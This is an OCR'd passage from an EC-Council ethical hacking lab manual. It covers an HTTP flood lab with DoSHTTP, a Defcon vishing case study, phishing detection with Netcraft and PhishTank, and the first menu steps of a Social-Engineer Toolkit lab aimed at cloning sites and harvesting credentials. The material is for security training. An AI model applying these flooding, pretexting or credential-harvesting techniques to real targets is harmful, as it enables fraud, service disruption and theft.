


FIGURE 2.6: Wireshark window

DoSHTTP can be used simultaneously on multiple clients to emulate a Distributed Denial of Service (DDoS) attack.

12. You see a lot of HTTP packets are flooded to the host machine.
13. DoSHTTP uses multiple asynchronous sockets to perform an HTTP flood against the entered network.

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
DoSHTTP	HTTP packets observed flooding the host machine

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate how DoSHTTP can be used simultaneously on multiple clients and perform DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Determine how you can prevent DoSHTTP attacks on a network.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Social Engineering

Social engineering is the art of convincing people to reveal confidential information.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Source: http://money.cnn.com/2012/08/07/technology/walmart-hack-defcon/index.htm

Social engineering is essentially the art of gaining access to buildings, systems, or data by exploiting human psychology, rather than by breaking in or using technical hacking techniques. The term "social engineering" can also mean an attempt to gain access to information, primarily through misrepresentation, and often relies on the trusting nature of most individuals. For example, instead of trying to find software vulnerability, a social engineer might call an employee and pose as an IT support person, trying to trick the employee into divulging his password.

Shane MacDougall, a hacker/security consultant, duped a Wal-Mart employee into giving him information that could be used in a hacker attack to win a coveted "black badge" in the "social engineering" contest at the Defcon hackers' conference in Las Vegas.

In this year's Capture the Flag social engineering contest at Defcon, champion Shane MacDougall used lying, a lucrative (albeit bogus) government contract, and his talent for self-effacing small talk to squeeze the following information out of Wal-Mart:

- The small-town Canadian Wal-Mart store's janitorial contractor
- Its cafeteria food-services provider
- Its employee pay cycle
- Its staff shift schedule
- The time managers take their breaks
- Where they usually go for lunch
- Type of PC used by the manager
- Make and version numbers of the computer's operating system, and
- Its web browser and antivirus software

Stacy Cowley at CNNMoney wrote up the details of how Wal-Mart got taken in to the extent of coughing up so much scam-worthy treasure.

Calling from his sound-proofed booth at Defcon MacDougall placed an "urgent" call, broadcast to the entire Defcon audience, to a Wal-Mart store manager in Canada, introducing himself as "Gary Darnell" from Wal-Mart's home office in Bentonville, Ark.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

The role-playing visher (vishing being phone-based phishing) told the manager that Wal-Mart was looking at the possibility of winning a multimillion-dollar government contract.

"Darnell" said that his job was to visit a few Wal-Mart stores that had been chosen as potential pilot locations.

But first, he told the store manager, he needed a thorough picture of how the store operated.

In the conversation, which lasted about 10 minutes, "Darnell" described himself as a newly hired manager of government logistics.

He also spoke offhand about the contract: "All I know is Wal-Mart can make a ton of cash off it," he said, then went on to talk about his upcoming visit, keeping up a "steady patter" about the project and life in Bentonville, Crowley writes.

As if this wasn't bad enough, MacDougall/Darnell directed the manager to an external site to fill out a survey in preparation for his upcoming visit.

The compliant manager obliged, plugging the address into his browser.

When his computer blocked the connection, MacDougall didn't miss a beat, telling the manager that he'd call the IT department and get the site unlocked.

After ending the call, stepping out of the booth and accepting his well-earned applause, MacDougall became the first Capture the Flag champion to capture every data point, or flag, on the competition checklist in the three years it has been held at Defcon. Defcon gives contestants two weeks to research their targets. Touchy information such as social security numbers and credit card numbers are verboten, given that Defcon has no great desire to bring the law down on its head.

Defcon also keeps its nose clean by abstaining from recording the calls, which is against Nevada law. However, there's no law against broadcasting calls live to an audience, which makes it legal for the Defcon audience to have listened as MacDougall pulled down Wal-Mart's pants.

MacDougall said, "Companies are way more aware about their security. They've got firewalls, intrusion detection, log-in systems going into place, so it's a lot harder for a hacker to break in these days, or to at least break in undetected. So a bunch of hackers now are going to the weakest link, and the link that companies just aren't protecting, which is the people."\

MacDougall also shared few best practices to be followed to avoid falling victim to a social engineer:

- Never be afraid to say no. If something feels wrong, something is wrong
- An IT department should never be calling asking about operating systems, machines, passwords or email systems—they already know

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

- Set up an internal company security word of the day and don't give any information to anyone who doesn't know it
- Keep tabs on what's on the web. Companies inadvertently release tons of information online, including through employees' social media sites

As an expert **ethical hacker** and **penetration tester**, you should circulate the best practices to be followed among the employees.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 09 Social Engineering

Lab Objectives

The objective of this lab is to:

- Detect phishing sites
- Protect the network from phishing attacks

To carry out this lab, you need:

- A computer running Window Server 2012
- A web browser with Internet access

Lab Duration

Time: 20 Minutes

TASK 1

Overview

Overview Social Engineering

Social engineering is the art of convincing people to reveal confidential information. Social engineers depend on the fact that people are aware of certain valuable information and are careless in protecting it.

Lab Tasks

Recommended labs to assist you in social engineering:

- Social engineering
- Detecting phishing using Netcraft
- Detecting phishing using PhishTank

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

Lab 1

Detecting Phishing Using Netcraft

Netcraft provides web server and web hosting market-share analysis, including web server and operating system detection.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

By now you are familiar with how social engineering is performed and what sort of information can be gathered by a social engineer.

Phishing is an example of a social engineering technique used to deceive users, and it exploits the poor usability of current web security technologies.

Phishing is the act of attempting to acquire information such as user names, passwords, and credit card details (and sometimes, indirectly, money) by masquerading as a trustworthy entity in an electronic communication. Communications claiming to be from popular social websites, auction sites, online payment processors, or IT administrators are commonly used to lure the unsuspecting public. Phishing emails may contain links to websites that are infected with malware. Phishing is typically carried out by email spoofing or instant messaging and it often directs users to enter details at a fake website whose look and feel is almost identical to the legitimate one.

Phishers are targeting the customers of banks and online payment services. They send messages to the bank customers by manipulating URLs and website forgery. The messages sent claim to be from a bank and they look legitimate; users, not realizing that it is a fake website, provide their personal information and bank details. Not all phishing attacks require a fake website; messages that claim to be from a bank tell users to dial a phone number regarding problems with their bank accounts. Once the phone number (owned by the phisher, and provided by a Voice over IP service) is dialed, it prompts users to enter their account numbers and PIN. Vishing (voice phishing) sometimes uses fake caller-ID data to give the appearance that calls come from a trusted organization.

Since you are an expert **ethical hacker** and **penetration tester**, you must be aware of phishing attacks occurring on the network and implement anti-phishing measures. In an organization, proper training must be provided to people to deal with phishing attacks. In this lab you will be learning to detect phishing using Netcraft.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

Lab Objectives

This lab will show you phishing sites using a web browser and show you how to use them. It will teach you how to:

- Detect phishing sites
- Protect the network from phishing attack

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 09 Social Engineering

To carry out this lab you need:

- **Netcraft** is located at **D:\CEH-Tools\CEHv8 Module 09 Social Engineering\Anti-Phishing Toolbar\Netcraft Toolbar**
- You can also download the latest version of **Netcraft Toolbar** from the link http://toolbar.netcraft.com/
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- A computer running Windows Server 2012
- A web browser (Firefox, Internet explorer, etc.) with Internet access
- Administrative privileges to run the Netcraft toolbar

Lab Duration

Time: 10 Minutes

Overview of Netcraft Toolbar

Netcraft Toolbar provides **Internet security services**, including anti-fraud and anti-phishing services, **application testing**, code reviews, automated penetration testing, and **research data and analysis** on many aspects of the Internet.

Lab Tasks

TASK 1

Anti-Phishing Tool bar

1. To start this lab, you need to launch a web browser first. In this lab we have used **Mozilla Firefox**.
2. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]




FIGURE 1.1: Windows Server 2012-Start Menu

You can also download the Netcraft toolbar form http://toolbar.netcraft.com

3. Click the **Mozilla Firefox** app to launch the browser.




FIGURE 1.2: Windows Server 2012-Start Menu Apps view

4. To download the **Netcraft Toolbar** for **Mozilla Firefox**, enter http://toolbar.netcraft.com in the address bar of the browser or drag and drop the **netcraft_toolbar-1.7-fx.xpi** file in Firefox.
5. In this lab, we are downloading the toolbar from the Internet.
6. In Firefox browser, click **Download the Netcraft Toolbar** to install as the add-on.

Netcraft provides Internet security services, including anti-fraud and anti-phishing services.

FIGURE 1.3: Netcraft toolbar downloading Page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

7. On the **Install** page of the Netcraft Toolbar site, click the **Firefox image** to continue with installation.




FIGURE 1.4: Netcraft toolbar Installation Page

Netcraft is an Internet services company based in Bath, England.

8. Click **Allow** to download Netcraft Toolbar.




FIGURE 1.5: Netcraft toolbar Installation-Allow button

9. When the **Software Installation** dialog box appears, click **Install Now**.




FIGURE 1.6: Installing Netcraft Toolbar

Netcraft Toolbar provides a wealth of information about the sites you visit.

10. To complete the installation it will ask you to restart the browser. Click **Restart Now**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]


Risk Rating displays the trustworthiness of the current site.

FIGURE 1.7: Restarting Firefox browser

11. **Netcraft Toolbar** is now visible. Once the **Toolbar** is installed, it looks similar to the following figure.

FIGURE 1.8: Netcraft Toolbar on Mozilla Firefox web browser

12. When you visit a site, the following information displays in the Toolbar (unless the page has been blocked): **Risk rating, Rank**, and **Flag**.
13. Click **Site Report** to show the report of the site.



Site report links to a detailed report for the current site.

FIGURE 1.9: Report generated by Netcraft Toolbar

14. If you attempt to visit a page that has been identified as a phishing page by Netcraft Toolbar you will see a **warning dialog** that looks similar to the one in the following figure.
15. Type, as an example: http://www.paypal.ca.6551.secure7c.mx/images/cgi.bin

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]




FIGURE 1.10: Warning dialog for blocked site

Phishing a site feeds continuously updated encrypted database of patterns that match phishing URLs reported by the Netcraft Toolbar.

16. If you trust that page click **Yes** to open it and if you don't, click **No (Recommended)** to block that page.
17. If you click **No** the following page will be displayed.




FIGURE 1.11: Web page blocked by Netcraft Toolbar

Lab Analysis

Document all the results and report gathered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Netcraft	▪ Phishing site detected

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate whether the Netcraft Toolbar works if you use a transparent proxy.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

2. Determine if you can make the Netcraft Toolbar coexist on the same line as other toolbars. If so, how?
3. How can you stop the Toolbar warning if a site is trusted?

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

Lab 3

Detecting Phishing Using PhishTank

PhishTank is a collaborative clearinghouse for data and information regarding phishing on the Internet.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Phishing is an attempt by an individual or group to solicit personal information from unsuspecting users by employing social engineering techniques. Phishing emails are crafted to appear as if they have been sent from a legitimate organization or known individual. These emails often attempt to entice users to click on a link that will take the user to a fraudulent website that appears legitimate. The user then may be asked to provide personal information such as account user names and passwords that can further expose them to future compromises. Additionally, these fraudulent websites may contain malicious code.

With the tremendous increase in the use of online banking, online share trading, and ecommerce, there has been a corresponding growth in the incidents of phishing being used to carry out financial frauds. Phishing involves fraudulently acquiring sensitive information (e.g. passwords, credit card details etc.) by masquerading as a trusted entity.

In the previous lab you have already seen how a phishing site can be detected using the Netcraft tool.

The usual scenario is that the victim receives an email that appears to have been sent from his bank. The email urges the victim to click on the link in the email. When the victim does so, he is taken to "a secure page on the bank's website." The victim believes the web page to be authentic and he enters his user name, password, and other information. In reality, the website is a fake and the victim's information is stolen and misused.

Being an administrator or penetration tester, you might implement all the most sophisticated and expensive technology solutions in the world; all of it can be bypassed if your employees fall for simple social engineering scams. It become

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

your responsibility to educate employees on best practices for protecting information.

Phishing sites or emails can be reported to phishing-report@us-cert.gov

http://www.us-cert.gov/nav/report_phishing.html

US-CERT (United States Computer Emergency Readiness Team) is collecting phishing email messages and website locations so that they can help people avoid becoming victims of phishing scams.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 09 Social Engineering

Lab Objectives

This lab will show you how to use phishing sites using a web browser. It will teach you how to:

- Detect phishing sites
- Protect the network from phishing attacks

Lab Environment

To carry out the lab you need:

- A computer running Windows Server 2012
- A web browser (Firefox, Internet Explorer, etc.) with Internet access

Lab Duration

Time: 10 Minutes

Overview of PhiskTank

PhishTank URL: http://www.phishtank.com

PhishTank is a **free community site** where anyone can submit, verify, track, and share **phishing data**. PhishTank is a collaborative clearing house for data and information regarding phishing on the Internet. Also, PhishTank provides an **open API** for developers and researchers to integrate anti-phishing data into their applications at no charge.

Lab Tasks

TASK 1

PhishTank

1. To start this lab you need to launch a web browser first. In this lab we have used **Mozilla Firefox**.
2. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of desktop.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]




FIGURE 2.1: Windows Server 2012-Start Menu

3. Click the **Mozilla Firefox** app to launch the browser.




FIGURE 2.2: Windows Server 2012-Start Menu Apps view

PhishTank provides an open API for developers and researchers to integrate anti-phishing data into their applications at no charge.

4. Type **http://www.phishtank.com** in the address bar of the web browser and press **Enter**.

5. You will see the following **screen**.




FIGURE 2.3: Welcome screen of PhishTank

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

PhishTank is operated by Open DNS to improve the Internet through safer, faster, and smarter DNS.

6. Type the **website URL** to be checked for phishing, for example, http://sdapld21.host21.com.
7. Click **Is it a phish?**.




FIGURE 2.4: Checking for site

8. If the site is a **phishing site**, you see the following warning dialog box.

Open DNS is interested in having the best available information about phishing websites.




FIGURE 2.5: Warning dialog for phishing site

Lab Analysis

Document all the websites and verify whether they are phishing sites.

Tool/Utility	Information Collected/Objectives Achieved
PhiskTank	▪ Phishing site detected

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate what PhishTank wants to hear about spam.
2. Does PhishTank protect you from phishing?
3. Why is Open DNS blocking a phish site that PhishTank doesn't list or has not yet verified?

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

Lab 3

Social Engineering Penetration Testing using Social Engineering Toolkit (SET)

The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing around social engineering.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Social engineering is an ever-growing threat to organizations all over the world. Social engineering attacks are used to compromise companies every day. Even though there are many hacking tools available with underground hacking communities, a social engineering toolkit is a boon for attackers as it is freely available to use to perform spear-phishing attacks, website attacks, etc. Attackers can draft email messages and attach malicious files and send them to a large number of people using the spear-phishing attack method. Also, the multi-attack method allows utilization of the Java applet, Metasploit browser, Credential Harvester/ Tabnabbing, etc. all at once.

Though numerous sorts of attacks can be performed using this toolkit, this is also a must-have tool for a penetration tester to check for vulnerabilities. SET is the standard for social-engineering penetration tests and is supported heavily within the security community.

As an **ethical hacker**, penetration tester, or **security administrator**, you should be extremely familiar with the Social Engineering Toolkit to perform various tests for vulnerabilities on the network.

Lab Objectives

The objective of this lab is to help students learn to:

- Clone a website
- Obtain user names and passwords using the Credential Harvester method
- Generate reports for conducted penetration tests

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 09 Social Engineering

Lab Environment

To carry out the lab, you need:

- Run this tool in **BackTrack** Virtual Machine
- Web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of Social Engineering Toolkit

Social-Engineer Toolkit is an open-source Python-driven tool aimed at penetration testing around Social-Engineering. The (SET) is specifically designed to perform advanced attacks against the human element. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.

Lab Tasks

1. Log in to your **BackTrack** virtual machine.

TASK 1

Execute Social Engineering Toolkit

2. Select **Applications → BackTrack → Exploitation Tools → Social Engineering Tools → Social Engineering Toolkit** and click **Set**.

FIGURE 3.1: Launching SET in BackTrack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.]

3. A **Terminal** window for SET will appear. Type **y** and press **Enter** to agree to the terms of service.

SET has been presented at large-scale conferences including Blackhat, DerbyCon, Defcon, and ShmooCon.




FIGURE 3.2: SET Service Agreement option

The webjacking attack is performed by replacing the victim's browser with another window that is made to look and appear to be a legitimate site.

4. You will be presented will a list of menus to select the task. Type **1** and press **Enter** to select the **Social-Engineering Attacks** option.

